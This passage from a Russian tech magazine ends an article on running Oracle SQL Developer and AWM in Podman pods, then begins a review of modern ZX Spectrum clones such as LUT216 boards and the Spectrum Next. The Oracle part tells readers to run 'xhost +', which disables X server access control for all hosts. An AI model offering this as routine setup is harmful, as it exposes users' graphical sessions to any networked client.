
Поскольку SQL Developer и AWM имеют графический интерфейс, необходимо разрешить доступ к графическому серверу:

```
# xhost +
access control disabled, clients can connect from any host
```

И наконец, запускаем под `podolap1`:

```
podman pod start podolap1
```

Должны появиться два окна: SQL Developer и AWM.



Главное окно программ SQL Developer и AWM

ВЫВОДЫ

Получается, что контейнеры можно использовать для запуска программ Oracle, а также других производителей ПО, доступ к которому ограничен.

Используя механизм подов, легко организовать работу отдельных групп пользователей на одном компьютере. Команды создания контейнеров для пода можно изменить, как тебе нужно, и включить в скрипт `podolap-create.sh`, чтобы значительно сократить время на создание очередного пода.

INFO

Глубже погрузиться в затронутые темы тебе помогут книги Уолша Дэниэла «Podman в действии» и Шона Скотта «Oracle on Docker. Running Oracle Databases in Linux Containers».

ZX-МАНИЯ

Изучаем современные версии ZX Spectrum

Если ты наивно полагаешь, будто ZX Spectrum навсегда остался где-то в далекой эпохе видеосалонов и жвачек «Турбо», спешу тебя удивить: он живее всех живых. Современные клоны культового компьютера поражают разнообразием: от минималистичных DIY-плат до глянцевых ретрокомпов с HDMI, которые вызывают у старых гиков флешбэки, а у молодых — недоумение и легкую зависть. Погнали разбираться, на каких железках люди пытаются запускать «Саботера» в 2025 году.

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

НАРОДНЫЙ КОМПЬЮТЕР

Все началось в 1982 году в Британии, где компьютеры были размером с Mini Cooper, а стоили при этом как подержанный Aston Martin. Именно в тот период сэр Клайв Синклер — талантливый инженер и предприниматель — решил, что каждый британский подросток должен иметь свою собственную домашнюю персоналку. Причем такую, чтобы помещалась в рюкзак, позволяла программировать и запускать игры, а купить ее можно было, сэкономив на сэндвичах в школьной столовой. Так на свет появился ZX Spectrum — черная пластиковая коробочка с резиновой клавиатурой, выводившая картинку на бытовой телевизор и с пронзительным писком загружавшая программы с обычного кассетного магнитофона. Восьмибитный процессор Zilog Z80 и 48 Кбайт оперативной памяти — в 1982 году это считалось довольно продвинутой аппаратной конфигурацией.

Классический ZX Spectrum 48K

В СССР «Спектрумы» проникли в конце 80-х и сразу же сделались культовым девайсом, предметом вожделения почти каждого советского школьника. Оригинальный британский Speccy в Союз, конечно, не завозили: не барское это дело — баловать граждан социалистической страны капиталистическими чудесами. Но простая схемотехника компьютера и смекалка отечественных инженеров творили чудеса: если нельзя купить, значит, надо спаять. В общаге, из купленной на радиорынке пригоршни микросхем, в элегантном корпусе, выпиленном лобзиком из найденного на ближайшей помойке куска фанеры, и с клавиатурой из дверных звонков. Британская промышленность смотрела бы на эти поделки с ужасом... если бы знала об их существовании.

Началась эра «народных „Спектрумов“» — клонов, собранных вручную на коленке, но с нежностью и любовью. Значительную роль в техническом прогрессе советского спектрумостроения сыграл ленинградский инженер Сергей Зонов, разработавший великолепную плату для ZX Spectrum под названием «Ленинград» и опубликовавший в свободном доступе принципиальную схему компьютера. Именно на такой плате я собрал свой собственный «Спектрум» в 1989 году, купив для него все необходимые комплектующие на радиолюбительской толкучке.


Мой личный «Композит» — клон ZX Spectrum 48K. Он даже работает!

Потом настала эпоха кооперативов и свободного предпринимательства: клоны «Спектрумов» начали массово выпускать вполне серьезные промышленные предприятия. В свободной продаже появились все эти бесчисленные «Дельты», «Профи», «Форумы», «Компаньоны», «Композиты», возникли и более продвинутые «Пентагоны» со «Скорпионами», оснащенные 128 и 256 Кбайт оперативки... Но объединяло этот разношерстный зоопарк одно: в корпусах разных типов, форм, цветов и размеров прятался все тот же компьютер с классической архитектурой Sinclair ZX Spectrum.

Поразвлекавшись пару лет со «Спекки», я очень быстро перешел на платформу PC, но тоска по былым временам не давала мне покоя. Конечно, есть эмуляторы, но они порой намного глючнее настоящего железа. Как выяснилось, в наши дни существуют полноценные модификации классического ZX Spectrum — современные, на продвинутой элементной базе, но при этом поддерживающие старые игрушки и софт. Вот самые известные среди них — если ты тоже застал ту прекрасную эпоху, то сможешь запросто выбрать что-то подходящее и вспомнить былые времена.

ZX SPECTRUM НА БАЗЕ LUT216


Если ты увлекаешься DIY и мейкерством, то наверняка знаешь, что такое LUT216. Это плата микроконтроллера, которая оптимизирована под использование LUT (Look-Up Table) — таблиц поиска, применяемых в программируемых логических интегральных схемах (FPGA). На LUT реализуют логику аппаратных модулей, и потому эта плата часто используется в ретропроектах.



ZX Spectrum на базе LUT216


В нашей стране клоны ZX Spectrum 48 собирают на плате LUT216 с микросхемой БМК Т34ВГ1, хотя вместо нее могли брать и другие чипы, например CPLD EPM7032S. На плату устанавливается оригинальный процессор Z80 (либо его доступные в продаже аналоги), при этом компьютер имеет на борту стандартные 48 Кбайт оперативной памяти, которые можно относительно легко расширить до 128 с помощью дискретной логики или CPLD, что упрощает конструкцию и повышает надежность. Компьютер с таким расширением успешно проходит тесты и запускает игры, рассчитанные на 128 Кбайт памяти, например Robocop.

Перенос логики расширения памяти и управления на CPLD позволяет уменьшить количество дискретных элементов на плате и повысить компактность устройства, однако требует тщательной отладки и корректной прошивки. Так, в версиях Spectrum LUT216 на базе EPM7032S со 128 Кбайт оперативки иногда наблюдаются фантомные повторные нажатия клавиш, особенно если ты одновременно давишь комбинацию кнопок, что не проявляется в режиме 48K. Также компьютер иногда не стартует, показывая мусор на экране при включении, и не реагирует на нажатие Reset.



Еще один ZX Spectrum на базе LUT216

В общем, ZX Spectrum на LUT216 — это самый доступный современный аппаратный клон с расширенной памятью, выполненный на базе CPLD. Его можно запихнуть в купленный на барахолке винтажный корпус и использовать как обычный «Спекки»: никто и не заметит подмены. Видеосигнал RGB и провода загрузки программ с магнитофона при этом можно вывести на стандартные для «Спектрума» разъемы СГ-5.



LUT216 в ретрокорпусе

На известном сайте объявлений попадаются уже собранные и настроенные LUT216 по цене 4,5–5 тысяч рублей за штуку, но примерно за эту же сумму можно отыскать и оригинальный ZX Spectrum из 90-х, причем в работоспособном состоянии. А можно сэкономить и попытаться собрать такой комп самостоятельно, правда, придется повозиться с его прошивкой и настройкой. Впрочем, обсуждения реализации ZX Spectrum на LUT216 ведутся на форумах ретроэнтузиастов, например на ZX-PK.ru, где пользователи делятся опытом, схемами и прошивками, а также помогают решать возникающие проблемы. Так что поддержку (как минимум моральную) ты совершенно точно получишь.

ZX SPECTRUM NEXT


Когда обычный человек хочет поностальгировать, он открывает школьный фотоальбом, надевает пыльный свитер с олимпийским мишкой или покупает билет на «Дискотеку 80-х». А продвинутые пацаны и пацанессы пытаются раздобыть ZX Spectrum Next — машину времени, замаскированную под микрокомпьютер.

ZX Spectrum Next

Это — еще одна попытка возродить «Спекки» на базе FPGA: компьютер аппаратно совместим с классическим ZX Spectrum, но при этом располагает HDMI, Turbo-режимом и памятью объемом до 2 Мбайт. Все началось там, где обычно реализуются амбициозные мечты стареющих гиков с инженерными наклонностями, — на Kickstarter. Проект, стартовавший в 2017 году, вызвал у публики такой ажиотаж, что по нему можно было измерять уровень радиации. Любители созерцать бегущие по экрану полосочки в процессе загрузки с аудиокассеты ломанулись жертвовать деньги, как будто им пообещали вернуться в 1985-й и лично познакомить каждого с Марти Макфлаем. В итоге было собрано 723 390 фунтов стерлингов вместо запланированных изначально 250 000, хотя организаторы стартапа потом клялись, что проект не окупился.

Результатом этого начинания стал довольно странный агрегат: формально — ZX Spectrum, фактически — нечто новое, с обратной совместимостью, которой позавидуют даже советские электропаяльники. Устройство использует FPGA-чип Xilinx Spartan-6 в первом выпуске и более мощный — в следующем. Он имитирует все внутренности оригинального железа, но добавляет столько новых возможностей, что у Клайва Синклера случился бы эстетический шок.

Корпус — настоящий ретрофетиш. Дизайнеры решили сделать не просто копию Spectrum, но нечто новое в той же эстетике. На корпусе есть современный порт HDMI, ридер SD-карт для загрузки программ, а компьютер второго поколения может похвастаться даже наличием Wi-Fi. Машина поддерживает стандартную для «Спекки» TR-DOS, CP/M, а также специально написанную для нее операционную систему NextOS.



